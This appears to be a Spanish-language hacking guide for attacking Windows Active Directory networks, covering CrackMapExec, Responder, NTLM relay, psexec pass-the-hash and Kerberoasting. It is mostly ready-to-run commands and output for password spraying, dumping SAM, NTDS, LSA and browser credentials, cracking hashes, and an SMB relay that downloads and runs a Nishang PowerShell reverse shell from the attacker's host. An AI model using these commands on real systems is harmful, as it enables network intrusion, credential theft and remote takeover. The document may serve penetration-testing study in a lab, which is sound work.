

# Hacking en Active Directory



Anonimo501

## Contenido

CRACKMAPEXEC INSTALACION.....	4
CRACKMAPEXEC EN ACCIÓN .....	4
CONEXIONES SMB .....	7
RESPONDER (RELAY) .....	13
RESPONDER (NTLM RELAY) .....	14
PASS THE HASH CON PTH-WINEXE.....	<b>¡Error! Marcador no definido.</b>
SAMBARELAY .....	18
KERBRUTE.....	25
KERBRUTE INSTALACION .....	25
OTRA FORMA DE INSTALACIÓN.....	26
KERBRUTE ENUMERACION DE USUARIOS.....	26
KERBRUTE ATAQUES DE DICCIONARIO.....	26
SPN .....	21
HASHCAT.....	28
INSTALACIÓN DE XFREERDP EN PARROT OS.....	29



# CrackMapExec

CrackMapExec es una herramienta de código abierto utilizada para la evaluación de seguridad y pruebas de penetración en redes. Permite a los investigadores y profesionales de seguridad llevar a cabo escaneos exhaustivos de redes, identificar vulnerabilidades y realizar ataques de autenticación en sistemas Windows. CrackMapExec facilita la enumeración de información de dominios, usuarios y contraseñas, así como la ejecución de comandos remotos en máquinas comprometidas. Su versatilidad y capacidad para automatizar tareas hacen de CrackMapExec una herramienta valiosa en la caja de herramientas de los expertos en seguridad cibernética. ([NetExec](#))

## CRACKMAPEXEC INSTALACION

<https://gitlab.com/snake-security/crackmapexec>

```
git clone https://gitlab.com/snake-security/crackmapexec.git
python3-m pip install pipx
pipx ensurepath
pipx install crackmapexec
```

### Otra forma de instalación

```
sudo apt-get install-y libssl-dev libffi-dev python3-dev build-essential
git clone https://github.com/byt3bl33d3r/CrackMapExec.git
cd CrackMapExec
curl-sSL https://install.python-poetry.org | python3-
pip install poetry
poetry install
poetry run crackmapexec
nano ~/.bashrc
Al final del archivo ~/.bashrc agregamos la siguiente línea
alias crackmapexec='poetry run crackmapexec'
source ~/.bashrc
crackmapexec -o - poetry run crackmapexec
```

## CRACKMAPEXEC EN ACCIÓN

Algunos comandos: <https://www.voidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec/>

Ver donde hay conexión sin usuario y sin password

```
crackmapexec smb 192.168.0.0/24-u ""-p ""
```

Enumeración de usuarios y descripciones

```
crackmapexec smb 192.168.0.0/24--users
```

Podemos ver la política de contraseñas antes de intentar hacer fuerza bruta

```
crackmapexec smb 192.168.0.0/24--pass-pol
```

Ver directorios o carpetas compartidas:

```
crackmapexec smb 192.168.0.0/24-u 'a'-p ""--shares
crackmapexec smb 192.168.0.0/24-u user-p passwd-d domain.local--shares
```

Verificar en una ip o toda la red si las credenciales user y pass son correctos

```
crackmapexec smb 192.168.1.74-u 'Administrador'-p'Password1'  
crackmapexec smb 192.168.1.0/24-u 'Administrador'-p'Password1'
```

Obtener los hashes de los usuarios en este caso del usuario Administrador.

```
crackmapexec smb 192.168.1.74-u 'Administrador'-p 'Password1'--sam
```

usamos--local-auth cuando el hash es local

```
crackmapexec smb 10.51.125.0/24-u 'gomez'-H '51ef3c9d6f2b931942d2e5d299a043ad' --local-auth
```

con los hashes obtenidos NTLM del comando anterior podremos hacer ahora PASS de HASH con crackmapexec

```
crackmapexec smb 192.168.1.74-u 'otrousuario'-H'920aeHASH930aehashf'  
crackmapexec smb 192.168.1.74-u 'otrousuario'-H'920aeHASH930aehashf'--sam  
(obtendremos más hash de dicho usuario)
```

muestra los hashes de todos los usuarios registrados en el directorio activo de la empresa auditada.

```
crackmapexec smb 192.168.1.10-u 'Administrador'-p 'Password1'--ntds vss
```

Habilitar RDP en los equipos víctimas:

```
crackmapexec smb 192.168.1.0/24-u 'Administrador'-p 'Password1'-M rdp-o action=enable
```

### Password Spraying

```
crackmapexec smb 192.168.0.10-u 'usuario'-p password.txt  
crackmapexec smb 192.168.0.10-u 'Administrador'-p password.txt  
crackmapexec smb 192.168.0.0/24-u 'Administrador'-p password.txt  
A continuación, probaremos usuario=contraseña.  
crackmapexec smb 192.168.0.0/24-u users.txt-p users.txt--no-bruteforce
```

### User Spraying

colocando un diccionario de usuarios

```
crackmapexec smb 192.168.1.12-u users.txt-p password.txt  
crackmapexec smb 192.168.1.12-u users.txt-p 'Contr4sen4*'
```

### Obtener hashes- Kerberoasting

Con el siguiente comando conseguiremos hashes para posteriormente crackear con hashcat, es necesario tener credenciales para el siguiente ataque.

```
crackmapexec ldap 192.168.0.11-u hodor-p 'hodor'-d domain.local--kerberoasting hashes
```

#### obtener credenciales de Chrome de las víctimas en red

El equipo víctima no necesita tener Mimikatz o LaZagne preinstalados para realizar el ataque. Normalmente, estas herramientas se ejecutan desde el equipo atacante, pero pueden ser transferidas y ejecutadas temporalmente en el equipo víctima durante el ataque.

```
crackmapexec smb 192.168.1.100-u admin-p password123-M mimikatz-o  
COMMAND=""dpapi::chrome""  
crackmapexec smb 192.168.1.100-u admin-p password123-M mimikatz-o  
COMMAND=""dpapi::chrome"" > chrome_creds.txt  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "lazagne.exe all-quiet"  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "powershell-ExecutionPolicy  
Bypass-Command 'Get-ChromeCreds.ps1'"  
crackmapexec smb <IP_O_RANGO>-u <USUARIO>-p <CONTRASEÑA>-x "ChromePass.exe /stext  
creds.txt"
```

#### CrackMapExec comando para dumpear LSA secrets

```
crackmapexec smb <target>-u <username>-p <password>--lsa
```

# Opciones adicionales:

# Para múltiples objetivos:

```
crackmapexec smb <target1> <target2>-u <username>-p <password>--lsa
```

# Para usar un archivo con lista de objetivos:

```
crackmapexec smb targets.txt-u <username>-p <password>--lsa
```

# Para usar credenciales de dominio:

```
crackmapexec smb <target>-u <username>-p <password>-d <domain>--lsa
```

# Para guardar la salida en un archivo:

```
crackmapexec smb <target>-u <username>-p <password>--lsa-M lsassy-o OUTPUT=lsa_secrets.txt
```

# INFORMATION GATHERING

## SMBMAP



"SMBMap" es una herramienta que permite a los investigadores de seguridad y administradores de sistemas analizar y mapear recursos compartidos en una red que utilizan el Protocolo de Mensajes del Servidor (SMB). Esto es especialmente útil en entornos donde se implementa el protocolo SMB, como redes empresariales y sistemas Windows. SMBMap facilita la enumeración de recursos compartidos, permisos de archivos y directorios, así como la identificación de posibles vulnerabilidades de seguridad.

"SMBClient" es una utilidad de línea de comandos que proporciona una interfaz para interactuar con servidores y recursos compartidos que utilizan el protocolo SMB. Los usuarios pueden acceder, explorar y transferir archivos entre sistemas a través de SMB utilizando SMBClient. Es una herramienta esencial para administradores de sistemas y usuarios que necesitan trabajar con recursos compartidos en redes Windows y sistemas compatibles con SMB.

## CONEXIONES SMB

### SMBMAP

(Cuando se posee un user y pass)

smbmap-H <IP>	Si el objetivo tiene el puerto 445 habilitado
smbmap-H <IP>-r namedirectorio	Ver el contenido de la carpeta
smbmap-H <IP>--download namedir/archivo.txt	Descargar un archivo
smbmap-H <IP>-u user-p passwd	
smbmap-u user-p 'aad3b435b51404eeaad3b435b51404ee:da76f2c4c96028b7a6111aef4a50a94d' -H <IP>	
smbmap-u 'admin'-p 'asdf1234!'-d ACME-h 10.1.3.30-x 'net group "Domain Admins" /domain'	

## SMBCLIENT

conexiones básicas:

smbclient-N-L <IP>	Ver recursos compartidos, pide contraseña
smbget-R smb://ip/nombre-archivo	Descargar archivos recursivamente por SMB
smbclient-N <a href="#">\\\\&lt;IP&gt;\\nombre-directorio</a>	Nos permite conectar a la ruta especificada
smbclient-p 139-U bob <a href="#">\\\\10.129.101.73\\users</a>	Con usuario
smbclient-U '%'-L //192.168.0.10-smb2support	
smbcliente.py dominio/user@IP-VICTIMA-hashes aaa....a543	



# rpcclient

## RPCCLIENT (PORTS 139 - 445)

(Siempre probar loguearse sin passwords)

Es una herramienta incluida en el paquete Samba, utilizada para interactuar con el servicio RPC (Remote Procedure Call) en servidores Windows. Permite realizar diversas operaciones administrativas y de consulta en sistemas Windows de manera remota.

Funcionalidades de rpcclient

Enumeración de Usuarios y Grupos (<https://github.com/s4vitar/rpcenum>)

<code>rpcclient -U "" -N &lt;IP&gt;</code>
<code>rpcclient -U "" &lt;IP&gt;</code>
<code>rpcclient -U username%password -c "enumdomusers" &lt;IP&gt;</code>
<b>Ver comentarios o descripciones de usuarios en red - AD</b>
<code>rpcclient -U &lt;username&gt;%&lt;password&gt; &lt;target-ip&gt; -c 'enumdomusers'</code>
<code>rpcclient -U &lt;username&gt;%&lt;password&gt; &lt;target-ip&gt; -c 'queryuser &lt;user-id&gt;'</code>
<code>rpcclient -U "%" &lt;target-ip&gt; -c 'queryuser &lt;username&gt;'</code>

Consultas sobre el Sistema

<code>rpcclient -U username%password -c "srvinfo" target_ip</code>
--

## Gestión de Cuentas

```
rpcclient -U username%password -c "createuser newuser" target_ip
```

## Enumeración de Recursos Compartidos

```
rpcclient -U username%password -c "netshareenum" target_ip
```

## Consultas de SID (Security Identifier)

Permite traducir nombres de usuarios y grupos a sus SID correspondientes y viceversa.

```
rpcclient -U username%password -c "lookupnames username" target_ip
```

Estando conectados al servidor mediante rpcclient, podemos ingresar algunos de los siguientes comandos.

Consulta	Descripción
querydispinfo and enumdomusers	Enumeración de usuarios
srvinfo	Información del servidor.
enumdomains	Enumere todos los dominios que están implementados en la red.
querydomaininfo	Proporciona información de dominio, servidor y usuario de los dominios implementados.
netshareenumall	Enumera todas las acciones disponibles.
netsharegetinfo <share>	Proporciona información sobre una acción específica.
enumdomusers	Enumera todos los usuarios del dominio.
queryuser <RID> queryuser 0x3e9	Proporciona información sobre un usuario específico.

## RID de usuario de fuerza bruta

```
for i in $(seq 500 1100);do rpcclient -N -U "" <target> -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "" ;done
```

```
for i in $(seq 500 1100);do rpcclient -N -U "user%Password" <target> -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "" ;done
```

Veremos algo como lo siguiente

```
User Name : sambauser
user_rid : 0x1f5
group_rid: 0x201

User Name : mrb3n
user_rid : 0x3e8
group_rid: 0x201

User Name : cry0l1t3
user_rid : 0x3e9
group_rid: 0x201
```

Una alternativa a esto sería un script Python de Impacket llamado samrdump.py

<https://github.com/fortra/impacket/blob/master/examples/samrdump.py>


El cual se ejecutaría de la siguiente manera

```
samrdump.py <target>
```

Resultado

```
mrb3n (1000)/PasswordDoesNotExpire: False
mrb3n (1000)/AccountIsDisabled: False
mrb3n (1000)/ScriptPath:
cry0l1t3 (1001)/FullName: cry0l1t3
cry0l1t3 (1001)/UserComment:
cry0l1t3 (1001)/PrimaryGroupId: 513
cry0l1t3 (1001)/BadPasswordCount: 0
```

La información que ya hemos obtenido con rpcclient también la podemos obtener utilizando otras herramientas. Por ejemplo, las herramientas SMBMap y CrackMapExec también se utilizan ampliamente y son útiles para la enumeración de servicios SMB.



## RESPONDER

La herramienta Responder es una utilidad de seguridad informática diseñada para realizar pruebas de penetración y análisis de redes. Permite la captura y análisis de respuestas a solicitudes de protocolos de red, como SMB, HTTP, FTP, entre otros. Responder facilita la identificación de vulnerabilidades en sistemas y la realización de ataques controlados para evaluar la seguridad de una red. Con su amplio conjunto de funciones, los profesionales de seguridad pueden simular escenarios de ataque y fortalecer la infraestructura de red contra posibles amenazas.

## RESPONDER (RELAY)

Obtener hashes NTLMv2 para agregarlos a un archivo y enviar un ataque de diccionario para adivinar su contraseña (No necesita modificar `/usr/share/responder/Responder.conf`).

```
responder-l eth1-dw
```

Guardamos los hashes en un archivo txt.

```
john--wordlist=rockyou.txt hash.txt
```

Si no se puede ver la credencial hackeada verificar en la ruta

```
cat ~/.john/john.pot
```

si hay algún error borrarlo

```
rm ~/.john/john.pot
```


y volver a enviar el ataque

```
john --wordlist=rockyou.txt--format=netntlmv2 hash.txt
```

mostrar credenciales

```
john--show--format=netntlmv2 hash.txt
```

Ruta de logs donde se han guardado hashes en responder.



The screenshot shows a terminal window with the following content:

```
[root@parrot]~/home/botache/programas  
#nano /usr/share/responder/logs/  
Analyzer-Session.log  
Config-Responder.log  
Poisoners-Session.log  
Responder-Session.log  
SMB-NTLMv2-SSP-192.168.100.53.txt  
SMB-NTLMv2-SSP-fe80:e176:eed0:ab00:e60b.txt  
[root@parrot]~/home/botache/programas  
#nano /usr/share/responder/logs/SMB-NTLMv2-SSP-192.168.100.53.txt
```

Red arrows point from the `/usr/share/responder/logs/` directory listing to the `SMB-NTLMv2-SSP-192.168.100.53.txt` file, and from the `#nano` command to the same file path.

## RESPONDER (NTLM RELAY)

Ahora intentemos capturar los hashes NTLM, para posteriormente usarlos como PASS THE HASH.

Ponemos el **SMB** y **http** en **Off** (`nano /usr/share/responder/Responder.conf`) guardamos y ejecutamos el Responder.

```
GNU nano 7.2
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

Instalación de Impacket:

Ejecutar primero responder y luego ntlmrelay

```
cd /opt/
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
su botache (Ingresar el comando para dejar de ser root)
pip3 install-r requirements.txt
python3 setup.py install
```

Ataque

**Targets.txt** debe tener la ip o ips víctima de la máquina que se desea obtener acceso.

```
GNU nano 7.2
192.168.100.55
192.168.100.53
```

Esperamos los SAM (Para hacer PASS the HASH)

```
responder-l eth1-dw
cd /impacket/examples/ntlmrelayx.py
python3 ntlmrelayx.py-tf targets.txt-smb2support
```

El usuario **dsuarez** con la IP **192.168.100.53** tiene permiso de administrador sobre el equipo **192.168.100.55** del cual estamos capturando (Dumpeando) los hashes.

```
[*] All targets processed!  
[*] SMBD-Thread-39 (process_request_thread): Connection from EVILCORP/DSUAREZ@192.168.100.53 controlled, but there are no more targets left!  
[*] All targets processed!  
[*] HTTPD(80): Connection from EVILCORP/DSUAREZ@192.168.100.53 controlled, but there are no more targets left!  
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:97c9542d682acc758460bdf80925e425::  
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
[*] Done dumping SAM hashes for host: 192.168.100.55  
[*] Stopping service RemoteRegistry  
[*] Restoring the disabled state for service RemoteRegistry
```

Podemos tratar de crackear el hash del usuario, copiamos el usuario completo, como vemos a continuación lo que esta en verde:

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:97c9542d682acc758460bdf80925e425::  
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
[*] Done dumping SAM hashes for host: 192.168.100.55
```

Lo guardamos en un archivo hash.txt

```
GNU nano 7.2 hash.txt  
usuario:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
#john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
```

Y con el siguiente comando lo crackeamos, usando el rockyou.txt

```
john--wordlist=/usr/share/wordlists/rockyou.txt--format=NT hash.txt
```

```
#john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt
```

## PSEXEC

Conectar con un equipo Windows dentro del dominio AD mediante psexec.py

Instalamos impacket

```
cd /opt/  
git clone https://github.com/SecureAuthCorp/impacket.git  
cd impacket  
su botache (Ingresar el comando para dejar de ser root)  
pip3 install-r requirements.txt  
python3 setup.py install
```


Ruta: /opt/impacket/example

Ver como se ejecuta el comando:

```
python3 psexec.py
```

Ejecutar el comando para ingresar al pc victima

```
python3 psexec.py -codec cp850 evilcorp.local/dsuarez:Password1@192.168.100.53  
python3 psexec.py evilcorp.local/dsuarez:Password1@192.168.100.53
```



```
#python3 psexec.py evilcorp.local/dsuarez:Password1@192.168.100.53  
Impacket v0.12.0.dev1+20240801.104651.60800858 - Copyright 2023 Fortra  
  
[*] Requesting shares on 192.168.100.53.....  
[*] Found writable share ADMIN$  
[*] Uploading file CarhULgB.exe  
[*] Opening SVCManager on 192.168.100.53.....  
[*] Creating service xflj on 192.168.100.53.....  
[*] Starting service xflj.....  
[!] Press help for extra shell commands  
[-] Decoding error detected, consider running chcp.com at the target,  
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings  
and then execute smbexec.py again with -codec and the corresponding codec  
Microsoft Windows [Version 10.0.19045.4780]  
(c) Microsoft Corporation. Todos los derechos reservados.  
C:\Windows\system32>
```

Pass The Hash con psexec.py


```
psexec.py evilcorp.local/Administrador@192.168.100.52 -hashes lmhash:nthash
```



```
psexec.py evilcorp.local/Administrador@192.168.100.52 -hashes  
aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb
```

```
psexec.py -codec cp850 evilcorp.local/Administrador@192.168.100.52 -hashes  
aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb
```

```
[*] [root@parrot]~/home/botache/programas/pth-toolkit  
-- #psexec.py -codec cp850 evilcorp.local/Administrador@192.168.100.52 -hashes aad3b435b51404eeaad3b435b51404ee:e2a9c79e48c89c6db3b256a063f86bbb  
Impacket v0.12.0.dev1+20240828.175257.27e7e747 - Copyright 2023 Fortra  
  
[*] Requesting shares on 192.168.100.52.....  
[*] Found writable share ADMIN$  
[*] Uploading file Irgyx8m.exe  
[*] Opening SVCManager on 192.168.100.52.....  
[*] Creating service dWKA on 192.168.100.52.....  
[*] Starting service dWKA.....  
[!] Press help for extra shell commands  
Microsoft Windows [Versión 6.3.9600]  
(c) 2013 Microsoft Corporation. Todos los derechos reservados.  
  
C:\Windows\system32>
```



Los ataques de relay son una técnica de man-in-the-middle en la que el atacante es capaz de retransmitir un mensaje desde un emisor a un receptor remoto en tiempo real.

Información más detallada: <https://globalt4e.com/ataques-smb-relay/>

## SAMBARELAY

(Usar Tmux para dividir ventanas)

### Ventana 1

Creamos un archivo targets.txt con las IPs de los Windows 10 obtenidos con crackmapexec

```
#nxc smb 192.168.100.0/24
SMB 192.168.100.52 445 DC-COMPANY [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:DC-COMPANY) (domain:evilcorp.local) (signing:True) (SMBv1:True)
SMB 192.168.100.41 445 DESKTOP-32MV3BA [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-32MV3BA) (domain:DESKTOP-32MV3BA) (signing:False) (SMBv1:False)
SMB 192.168.100.59 445 PC-ALEXANDER [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC-ALEXANDER) (domain:evilcorp.local) (signing:False) (SMBv1:False)
SMB 192.168.100.53 445 PC-DAVID [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC-DAVID) (domain:evilcorp.local) (signing:False) (SMBv1:False)
```

### Ventana 2

SMB y http en Off en el archivo Responder.conf (`nano /usr/share/responder/Responder.conf`).


```
GNU nano 7.2
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

`responder-l eth1-dw`

### Ventana 3

```
git clone https://github.com/samratashok/nishang.git
cd /nishang/Shells
cp Invoke-PowerShellTcp.ps1 PS.ps1
nano PS.ps1
Invoke-PowerShellTcp-Reverse-IPAddress IPATACANTE-Port 443
(Ponemos el comando al final del archivo PS.ps1 con la ip atacante y puerto a la escucha)
python3-m http.server -o También- python3-m http.server 8000
```



```
GNU nano 7.2 PS.ps1
$listener.Stop()
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.100.51 -Port 443
```

### Ventana 4

```
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
pip3 install-r requirements.txt
pip install--upgrade gpg
pip install--upgrade setuptools
python3 setup.py install

RUTA: /impacket/examples/ntlmrelayx.py

pip install--upgrade impacket
python3 ntlmrelayx.py -tf targets.txt -c "powershell IEX(New-Object
Net.WebClient).downloadString('http://IPATACANTE:8000/PS.ps1')"-smb2support
```



```
--[root@parrot]~/home/botache/programas/impacket/examples
python3 ntlmrelayx.py -tf targets.txt -c "powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.100.51:8000/PS.ps1')"-smb2support
```

### Ventana 5

```
apt install rlwrap-y
rlwrap nc-nlvp 443
```

```
[*]-[root@parrot]-[/home/botache/programas]
#rlwrap nc -lvp 443
listening on [any] 443 ...
connect to [192.168.100.51] from (UNKNOWN) [192.168.100.53] 50211
Windows PowerShell running as user PC-DAVID$ on PC-DAVID
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>cd /
PS C:\> dir

Directorio: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         07/12/2019    04:14 a. m.      PerfLogs
d-r---         23/08/2024    11:44 a. m.      Program Files
d-r---         06/10/2021    08:37 a. m.      Program Files (x86)
d-----         28/08/2024    06:30 p. m.      Proyectos
d-r---         13/09/2024    05:25 p. m.      Users
d-----         14/09/2024    04:28 p. m.      Windows

PS C:\>
```

Herramienta automatizada para realizar ataque de smb relay:

<https://github.com/Anonimo501/SMBRelay>



## KERBEROS

**KERBEROS:** es el protocolo que se encarga de identificar a los usuarios en AD cuando se loguean

**KDC:** (Key Distribution Center) se encarga de distribuir los tickets a los usuarios del DC

**TGT:** Permite el acceso en general, no a lugares específicos, el TGT debe ser presentado al **KDC** para poder obtener los **TGS**

**TGS:**

## KERBEROASTING ATTACK - SPN (Obteniendo un TGS)

SPN significa "Service Principal Name" (Nombre Principal de Servicio). En el contexto de un directorio activo, un SPN es un identificador único asociado a un servicio específico que se ejecuta en un servidor. Se utiliza principalmente en entornos de autenticación Kerberos para permitir a los clientes autenticarse correctamente con los servicios de red. El SPN es un componente importante en la autenticación mutua entre clientes y servidores en un dominio de Active Directory.

NOTA: "Este ataque se puede hacer en local (Con acceso a un pc del dominio y usuario básico y con credenciales validas) utilizando **mimikatz** u otras herramientas o en remoto con **GetUserSPNs.py** podemos obtener un **TGS para cualquier servicio** (ya que kerberos es un protocolo de autenticación no de autorización)"



[GetUserSPNs.py](#) lo podemos encontrar en [/impacket/examples](#). (Instalado por defecto en Parrot OS)

Comando de ejemplo:

Podremos hacer **Kerberoasting** y obtener el resultado de algunos hashes en el archivo final hashes, el cual posteriormente se puede intentar crackear con hashcat.

```
python3 GetUserSPNs.py-request-dc-ip 192.168.X.X dominio.local/user:pass-outputfile hashes
```

```
python3 GetUserSPNs.py-request-dc-ip 192.168.0.11 evilcorp.local/user:pass-outputfile hashes
```

```
#GetUserSPNs.py -request -dc-ip 192.168.100.52 evilcorp.local/dsuarez:Password1
```

Como podemos ver a continuación vemos que podemos obtener el TGS del usuario SVC\_SQLService (Dumping de TGS remotamente con GetUserSPNs.py – Localmente seria con Mimikatz).

```
#GetUserSPNs.py -request -dc-ip 192.168.100.52 evilcorp.local/dsuarez:Password1
impacket v0.12.0.dev1+20240828.175257.27e7e747 - Copyright 2023 Fortra

